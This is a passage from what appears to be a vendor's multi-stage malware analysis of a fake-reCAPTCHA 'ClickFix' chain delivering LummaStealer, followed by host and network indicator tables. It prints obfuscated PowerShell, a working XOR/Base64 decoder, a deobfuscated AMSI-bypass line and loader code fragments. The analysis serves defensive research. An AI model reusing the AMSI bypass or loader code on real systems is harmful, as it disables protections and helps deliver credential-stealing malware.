gORZ2zaUjOVmWKpBHdLN8aaUbIClUE7XgiNayQBuQjmfyuNL2YiEGQIlqQuV9Q0iSBfG2yOXffWpoGYo7arm5PzlIh9vjVrNnDoB9w6RCJytWSZiL2BHqqAYW0DDnWCunNV1WtK0JYo0pq
AxbnFtIxMCLny0b98sOYg84M4AZI = "e"

$j9DHPVVIQbeOkS9yPWoSWfg2H7VjrKkyLRiayJGlDyxreUddaCwYPq2YTbPVwKUXuQ3im6QQ8F56Ljto3s01uA98MY0lnki9DJSJnLVO4mVa3yx2HVEOCPjaEI8NB5cl9GJzYzaccD7OIy2ys
uzJ6vwV2kco6VcYbCihEXaKC5I001VyT58k3DxM7fSEkeBim1ttRPoHCYIPrMif5KkcDEOULtYRjaMZDJjK0uskgqBnjiTXOT4NJEcwFXaaL5bI6VKO43Z3WcVPrjhT2jPUuTyB0VKJFQ6
3qQNf6u0qDfwDe05VaVFpdzd4415yJJcFt0hPvJ65fDupl6hd0m6qD59ErOke5x1a3gMEwLXy5GUOWGxvRsdPDRi5w8yygCV7PmSYSI4DhDiFTm0rph4dqd0enss0Mc2s6WtthWAA87Uw7
mY5Waoyy9qFhNXfQCg5upPSb1scHLkCbmdH0YRijzzobOdAve5Iz9K887G0CrRpnZJkmG8wGjrfx9F450Ni5SYKTjSLEPKIDPbBIROU3HRSK0KepDFcrwb6s55xRNV02BOSiQzUOoSoTpu
uG17A3dXeV2EZw7UkVqrzGAmb7Jjqk5BamrdaP5yxCsaCSi9hcWHrJQJQo2oT4A3d87mEK36uoW9evaanzheHRQLwwTOwEKp3UWvqIpTT = "tBy"

$7cpVKMP7dSwUcJXGgPgiDa4gehHolUK000VziB6uwyJOMLufCjZKztDu5AgdGpVKfyRgPtZ0sVKveqecmY6h5p7HXBTQW7bEOaS8r85Xv4gLgOjuXulKHdxctHgpJcWVks6iHNJpHiE79hIcF

Figure 15: Content of the new payload.

To achieve a better understanding of the obfuscated content, the same approach used in Stage 4 can be used here, in : simply renaming the variables.

After further analysis, it is observed that even post-renaming, it appears the code does not achieve anything noteworthy. However, upon closer inspection, some key findings detailed below were observed by RevEng.AI.

A large variable containing the encoded content that will lead to the next step in the chain (Figure 16).

41983   [Byte[]]$val_bytes =
83,50,53,122,68,84,111,48,76,68,48,119,98,66,99,119,73,68,119,103,80,105,111,120,74,48,57,110,66,65,81,68,66,66,73,66,68,66,52,87,67,104,48,
90,70,88,82,105,98,110,56,115,98,51,90,80,99,66,85,67,69,119,65,98,69,119,103,83,68,81,103,65,68,65,99,81,98,71,108,47,102,106,100,107,97,48
,53,104,66,65,81,69,69,82,111,66,71,81,103,81,72,65,115,88,71,103,69,81,68,82,65,73,72,65,89,65,71,109,82,52,100,72,85,55,89,72,86,79,90,82,
48,83,68,104,111,78,65,65,115,81,68,119,69,76,67,120,65,71,71,103,65,65,72,104,106,90,68,49,50,99,85,100,51,71,82,52,86,65,65,65,119,65,71,71,
82,85,78,67,109,57,112,102,51,81,57,90,88,86,122,88,109,69,74,66,65,65,77,67,104,65,102,67,66,111,66,98,71,108,47,102,106,100,108,98,51,82,4
9,88,109,69,79,70,82,48,98,69,81,119,72,65,88,57,118,90,87,70,106,102,70,53,86,98,87,56,99,79,105,103,49,77,84,100,106,77,106,65,113,73,106,
107,54,74,106,69,104,84,122,85,103,73,106,99,114,74,121,65,54,102,115,69,105,65,105,77,67,87,81,68,104,122,77,108,86,121,90,88,72,
49,80,68,85,116,76,121,74,48,100,50,65,49,74,105,111,51,77,83,89,119,98,87,49,51,79,105,115,122,77,84,90,56,82,110,82,47,98,109,56,109,79,10
6,65,119,74,105,116,106,102,71,49,115,90,84,48,104,74,105,115,51,74,105,100,49,89,84,89,43,73,67,116,48,101,120,81,69,69,119,65,99,66,103,65
,70,66,81,73,100,66,81,90,55,90,88,52,119,80,88,82,55,72,103,52,84,71,104,115,88,69,81,81,72,71,119,115,73,71,71,49,43,74,105,49,121,98,88,9
9,108,80,106,115,114,75,121,119,103,102,50,107,110,78,83,115,110,100,78,83,115,110,100,78,83,85,48,88,66,66,99,99,99,99,67,72,104,48,76,67,50,90,48
,99,105,69,48,100,71,69,84,70,81,73,66,72,104,104,56,87,67,66,115,70,70,75,70,111,70,111,66,66,82,121,73,84,49,48,100,50,65,121,74,104,49,51,77,83,89,
119,89,87,65,120,75,68,69,50,99,70,68,82,77,97,69,81,111,77,71,103,99,81,66,115,65,99,65,70,66,82,111,66,66,65,115,88,88,98,72,72,84,5
2,75,83,86,47,97,104,56,74,71,65,69,97,69,89,82,48,71,70,120,120,65,81,76,77,66,66,66,52,87,67,104,48,71,66,70,47,89,121,65,69,109,102,50,120,10

Figure 16: A large payload containing the encoded data for the next stage.

The function responsible for decode the variable containing the next stage.

```
function fdsjnh {
$aRrmaTh = New-Object sYstem.collEctiONS.ArRAYlisT;
fOr ($i = 0; $i -le $val_bytes.Length-1; $i++) {
    $aRrmaTh.Add([char]$val_bytes[$i]) | Out-Null};
    $z = $aRrmaTh -join "";
    $Enc = [SysTEM.texT.enCOdiNG]::UTF8;
    $xOrKEY = $Enc.$val_GetBytes("$gDFsodSAo");
    $sTring = $Enc.GetString([sysTEm.CoNverT]::FromBase64String($z));
    $ByTEStrINg = $Enc.$val_GetBytes($sTring);
    $XoRdDAtA = $(for ($i = 0; $i -lt $ByTEStrINg.length; ) {
        for ($J = 0; $J -lt $xOrKEY.length; $J++) {
            $ByTEStrINg[$i] -bxor $xOrKEY[$J];
            $i++;
            if ($i -ge $ByTEStrINg.Length) {
                $J = $xOrKEY.length
            }
        }
    });
    $XoRdDAtA = $Enc.GetString($XoRdDAtA);
    return $XoRdDAtA
}
```

Figure 17: the function designed to decode the large payload.

The seemingly useless code is not so useless after all; some of it consists of mathematical operations that will ultimately form characters for a script to be used later in the code.

```
<%-- beginning of tkMcVgT --%>
$tkMcVgT = (((10-35-$HxAUEqpTl)-$RtqpgTcB-44-$rPLyMMsrI-($ltNZlKCeAMFshR-4+$eTFxuXIA-32-48))))+(998))

$HxAUEqpTl = $NeIBJy
$NeIBJy = (((((19*35*20)))*((20*8-4*4*7+18))-(877166)))

$RtqpgTcB = $pdihjNSRxIXZTL
$pdihjNSRxIXZTL = $rOIgMuDaJX
$rOIgMuDaJX = $vUdyEmxIYa
$vUdyEmxIYa = ((((($CDqjzW+14-11)-(21+22+(45+8+$NeIBJy))-($YGSQRKNBMEvCxc+16+($YGSQRKNBMEvCxc+45-49)))))
$CDqjzW = (((36-18*18)+((36*6+(33*9-9)))*(21*23+28)+2-49+3-(256808)))
$NeIBJy = (((((19*35*20)))*((20*8-4*4*7+18))-(877166)))
$YGSQRKNBMEvCxc = (((((4+16*(39*16+(44+23*22)))*(17*22+18)))-(7364795)))

$rPLyMMsrI = 955

$ltNZlKCeAMFshR = 816

$eTFxuXIA = $sKGDY
$sKGDY = (((39*44-46*(15-3-4))-(4+47+20)+43*41-11-(2617)))
```

Figure 18: Understanding the logic behind certain strings in the script.

Color	Variable	Resulting Value
Green	$HAUEqpTl	0
Yellow	$RTqpgTcb	0
Blue	$rPLyMMsrI	955
Purple	$ltNlKCeAMFshR	0
Orange	$eTFxuXIA	0

Table 2: Variables and their real values after processing.

Analyzing *$tkMcVgT*, the variable shown in Figure 18, all the variables inside it will be 0, except for *$rPLyMMsrI*, which will be 955. By adding these values to the equation in *$tkMcVgT*, you will obtain 82. This value will then be used to derive the corresponding ASCII character, which will be the character 'R'.

This approach to building strings enables effective obfuscation of core elements and large code sections. This can be particularly useful for stealthy lines, like the one in Figure 19, which targets the disabling of PowerShell's Antimalware Scan Interface (AMSI) protection.


```
($NBVbx -as [Type]).($uaBGXk).($xVSCmIKukZptA)($ioyxlMeAcuunlR).($DzeCuiM)($OTdcS,$IEESCjUKjL).($MoUCogFzFvYj)($nULl,([int]$oscjRfAtzmRN -eq [int]$yGovHNDXIBCkzA))
(Ref -as [Type]).(Assembly).(GetType)(System.Management.Automation.AmsiUtils).(GetField)(amsiInitFailed,NonPublic,Static).(SetValue)($nULl,(100000 -eq 100000))
```

Figure 19: The first line represents the actual line in the file, followed by the intended content of each variable.

Since the main goal is to reach the next step, which can be achieved in several ways: extracting the XOR key and creating a script to handle it, or even modifying the script to print the value returned by that function. Delete everything after the function definition, then add *$data = fdsjnh; Write-Output $data;* which will do exactly that, print the decoded content as needed.

Stage 6 - Deobfuscated Powershell

```
# Define Constants
$PAGE_READONLY = 0x02
$PAGE_READWRITE = 0x04
$PAGE_EXECUTE_READWRITE = 0x40
$PAGE_EXECUTE_READ = 0x20
$PAGE_GUARD = 0x100
$MEM_COMMIT = 0x1000
$MAX_PATH = 260

# Helper functions
function IsReadable {
    param ($protect, $state)
    return ((($protect -band $PAGE_READONLY) -eq $PAGE_READONLY -or ($protect -band
    $PAGE_READWRITE) -eq $PAGE_READWRITE -or ($protect -band $PAGE_EXECUTE_READWRITE)
    -eq $PAGE_EXECUTE_READWRITE -or ($protect -band $PAGE_EXECUTE_READ) -eq
    $PAGE_EXECUTE_READ) -and ($protect -band $PAGE_GUARD) -ne $PAGE_GUARD -and
    ($state -band $MEM_COMMIT) -eq $MEM_COMMIT)
}

function PatternMatch {
    param ($buffer, $pattern, $index)
    for ($i = 0; $i -lt $pattern.Length; $i++) {
        if ($buffer[$index + $i] -ne $pattern[$i]) {
            return $false
        }
    }
    return $true
}

if ($PSVersionTable.PSVersion.Major -gt 2) {
    # Create module builder
    $DynAssembly = New-Object System.Reflection.AssemblyName("Win32")
    $AssemblyBuilder = [AppDomain]::CurrentDomain.DefineDynamicAssembly($DynAssembly,
```

Figure 20: The beginning of the deobfuscated PowerShell script used in Stage 6.

The next stage consists primarily of additional PowerShell script (SHA-256:
58b27398e324149925adfbab4daae1156e02fd3d8be8fb019bcdfa16881a76fe). However, it is not obfuscated and is much more straightforward.
The goal is to take the variable *$a*, decode it from Base64 (SHA 256:
3d3e71be5f32b00c207e872443d5cdf19d3889f206b7d760e97f5adb42af96fb), and load it as an .NET assembly using *Invoke*.

Stage 7 - Obfuscated .NET Stager

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   Decoded text

00000000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ..........ÿÿ..
00000010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ,.......@.......
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00   .............€...
00000040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ..º..´.Í!.LÍ!Th
00000050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
00000060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS
00000070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
00000080   50 45 00 00 4C 01 03 00 89 3E 85 67 00 00 00 00   PE..L...‰>…g....
00000090   00 00 00 00 E0 00 02 01 0B 01 08 00 00 60 14 00   ....à........`..
000000A0   00 08 00 00 00 00 00 00 FE 7D 14 00 20 00 00 00   ........þ}... ..
000000B0   00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00   ......@.. ......
000000C0   04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00   ................
000000D0   00 C0 14 00 00 02 00 00 00 00 00 00 02 00 60 85   .À...........`…
000000E0   00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00   ................
000000F0   00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00   ................
00000100   A4 7D 14 00 57 00 00 00 00 80 14 00 00 06 00 00   ¤}..W....€......
00000110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000120   00 A0 14 00 0C 00 00 00 00 00 00 00 00 00 00 00   . ..............
00000130   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000140   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000150   00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00   .......... .....
00000160   00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00   ......... ..H...
00000170   00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00   .........text...
00000180   04 5E 14 00 00 20 00 00 00 60 14 00 00 02 00 00   .^... ...`......
```

Figure 21: Decoded content of $a and the first binary file in the chain.

Upon analyzing the first Portable Executable file (SHA-256: 3d3e71be5f32b00c207e872443d5cdf19d3889f206b7d760e97f5adb42af96fb) with
a size of 1,337,856 bytes (1.28MB), you'll come across an obfuscated .NET file. Despite the obfuscation, a closer look at the end of the main
function reveals the primary objective: loading a DLL.

```
\uE234\uF7E3.\uE234\uF7D1(\uE234\uF7E2.\uE234\uF7D1(\uE234\uF7D2.\uE234\uF7D1(typeof
(Action).TypeHandle), \uE234\uF7E1.\uE234\uF7D1(assembly, \uE021.\uE000(\uE01C.\uE006(5))),
\uE021.\uE000(\uE01C.\uE006(6))), Array.Empty<object>());
```

Figure 22: The final line of the function called in the main.

Stage 8 - Reactor Obfuscated .NET DLL

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ.........ÿÿ..
00000010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ¸.......@.......
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00   ............€...
00000040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ..º..´.Í!¸.LÍ!Th
00000050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
00000060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS
00000070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
00000080   50 45 00 00 4C 01 03 00 00 34 85 67 00 00 00 00   PE..L....4…g....
00000090   00 00 00 00 E0 00 0E 21 0B 01 30 00 00 0E 12 00   ....à..!..0.....
000000A0   00 06 00 00 00 00 00 00 5E 2C 12 00 00 20 00 00   ........^,... ..
000000B0   00 40 12 00 00 40 00 00 20 00 00 00 02 00 00   .@....@.. ......
000000C0   04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00   ................
000000D0   00 80 12 00 00 02 00 00 00 00 00 00 03 00 40 85   .€............@…
000000E0   00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00   ................
000000F0   00 00 00 00 0F 00 00 00 00 00 00 00 00 00 00 00   ................
00000100   10 2C 12 00 4B 00 00 00 00 40 12 00 2C 03 00 00   .,..K....@..,...
00000110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000120   00 60 12 00 0C 00 00 00 00 00 00 00 00 00 00 00   .`..............
00000130   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000140   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000150   00 00 00 00 00 00 00 00 20 00 00 08 00 00 00   ........ .......
00000160   00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00   ......... ..H...
00000170   00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00   .........text...
00000180   64 0C 12 00 00 20 00 00 0E 12 00 00 02 00 00   d
```

Figure 23: .NET loaded DLL first bytes.

This DLL (SHA-256: f279ecf1bc5c1fae32b847589fe3ae721016bde10f87a38a45052defcf2a1c74) has a file size of 1,185,280 bytes (1.13MB) and is also obfuscated, this time using .NET Reactor, which adds an additional layer of complexity, but can also be supported by several tools that properly handle Reactor's approach. It includes several anti-analysis mechanisms, such as checks for debuggers, common sandbox DLLs, and environment variables, designed to prevent detection in controlled environments. Furthermore, it establishes a connection to the command-and-control server and ensures the loading of *LummaStealer*.

Conclusion

In summary, the process involves analyzing each stage of the chain, from decoding Base64-encoded payloads to handling PowerShell scripts. While some stages are obfuscated, others are more straightforward, allowing us to directly manipulate variables for further decoding. By following this methodical approach, you are able to decode the content, load it as assembly, and progressively advance through the stages. This systematic breakdown is essential for understanding the underlying mechanics of the chain and ultimately reaching the final objective.

In the next part of this series, we will explore how the Lumma malware continues to be loaded within the chain, as well as how RevEng.AI can assist in both the analysis and identification of the given samples.

Host IOCs

IOC	Description
2b4ea59a346f5762e0e5731e0e736b08607e652424f49398ca4dfe593187565c	Content from a file used in another campaign, in Stage 2 (encoded Javascript downloaded by PowerShell), represented by its SHA-256 hash.
61073b8eb7ed1a88cc86d62b86ec787b9213a802267d57f2812435f869095d5c	Content from a file used in another campaign, in Stage 3 (decoded JavaScript code), represented by its SHA-256 hash.
20ed57745daf232cd3e136026bc5a8e73fdeac5f3d72fc7edad7747fc77e17e6	Content from a file used in another campaign, in Stage 4 (encoded PowerShell script used to download the next step), represented by its SHA-256 hash.
9cf251dfc34e6190eca9d114d30c1b34e03684a44b02ea384cb9e9270848c91b	Content of the file in Stage 1 (HTML of the fake reCAPTCHA page) in a SHA-256 hash.

IOC	Description
179e242265226557187b41ff81b7d4eebbe0d5fe5ff4d6a9cfffe32c83934a46	Content from a file used in the targeted campaign, in Stage 2 (encoded JavaScript executed by MSHTA), represented by its SHA-256 hash.
f8cfc73614c279e143b97a0073048925ce8b224ee7ecc03e396d015151147693	Content from a file used in the targeted campaign, in Stage 3 (decoded JavaScript code), represented by its SHA-256 hash.
bea8b8deafad49b4760f6caa17aa8a9bd05786a57a9b6758c7c5d4342df3ebbc	Content from a file used in the targeted campaign, in Stage 4 (encoded PowerShell script used to download the next step), represented by its SHA-256 hash.
61a2424a8442751d9b9da3ff11cb82c5d2ba07a93ee66379db02d4a5cb24a67e	Content of decoded PowerShell script in Stage 4 (used to load more encoded PowerShell), represented by its SHA-256 hash
3739d6cc6eb06121e504eadffecf71568ddcedb98ee6bbbb75bd4b0244b4aec8	Content of decoded PowerShell script in Stage 5 (used to download a file), represented by its SHA-256 hash
6291ca6b9cf44bb7da8a2740cdf95aacb6eb1b2de32eece3073619a223970d5e	Content from a file used in Stage 5 (downloaded PowerShell script), represented by its SHA-256 hash.
58b27398e324149925adfbab4daae1156e02fd3d8be8fb019bcdfa16881a76fe	Content from a file used in Stage 6 (decoded PowerShell command that loads Stage 7 PE file), represented by its SHA-256 hash.
3d3e71be5f32b00c207e872443d5cdf19d3889f206b7d760e97f5adb42af96fb	Content from a file used in Stage 7 (.NET exe file that loads Stage's 8 .NET DLL file), represented by its SHA-256 hash.
f279ecf1bc5c1fae32b847589fe3ae721016bde10f87a38a45052defcf2a1c74	Content from a file used in Stage 8 (.NET DLL loaded), represented by its SHA-256 hash.

Table 3: Host IOCs.

Network IOCs

IOC	Description
bekind[.]ae	Domain hosting content masquerading as Google reCAPTCHA.
googlsearchings[.]online	Domain hosting content masquerading as Google reCAPTCHA.
googlsearchings[.]online/you-have-to-pass-this-step-2.html	URL of phishing website with fake reCAPTCHA.
googlsearchings[.]online/riii2-b[.]accdb	URL of phishing website with fake reCAPTCHA.
sharethewebs[.]click	Domain hosting content masquerading as Google reCAPTCHA.
sharethewebs[.]click/riii2-b[.]accdb	Encoded, malicious JavaScript content executed by MSHTA.
amazon-ny-gifts[.]com	Domain hosting content masquerading as Google reCAPTCHA.
amazon-ny-gifts[.]com/shellsajshdasd/ftpaksjdkasdjkxnckzxn/ywOVkkem[.]txt	Encoded, malicious JavaScript content executed by PowerShell.
www[.]sis.houseforma[.]com[.]br	Domain hosting content masquerading as Google reCAPTCHA.
horno-rafelet[.]es	Domain hosting content masquerading as Google reCAPTCHA.
amazon-ny-gifts[.]com	Domain hosting content masquerading as Google reCAPTCHA.
h3.errantreinundocked[.]shop	Domain hosting content masquerading as Google reCAPTCHA.
u1.jumpcelibateencounter[.]shop	Domain hosting content masquerading as Google reCAPTCHA.

Table 4: Network IOCs.

Footnotes

[1] As detailed in industry reporting, ClickFix has been used to deliver Latrodecus, NetSupportRAT, XWorm & BruteRatel C4 since at least March - https://www.proofpoint.com/uk/blog/threat-insight/security-brief-clickfix-social-engineering-technique-floods-threat-landscape

[2] John Hammond, recaptcha-phish - https://github.com/JohnHammond/recaptcha-phish

[3] MITRE, System Binary Proxy Execution: Mshta - https://attack.mitre.org/techniques/T1218/005/

[4] MITRE, Command and Scripting Interpreter: PowerShell - https://attack.mitre.org/techniques/T1059/001/

[5] MITRE, Command and Scripting Interpreter: JavaScript -

https://attack.mitre.org/techniques/T1059/007/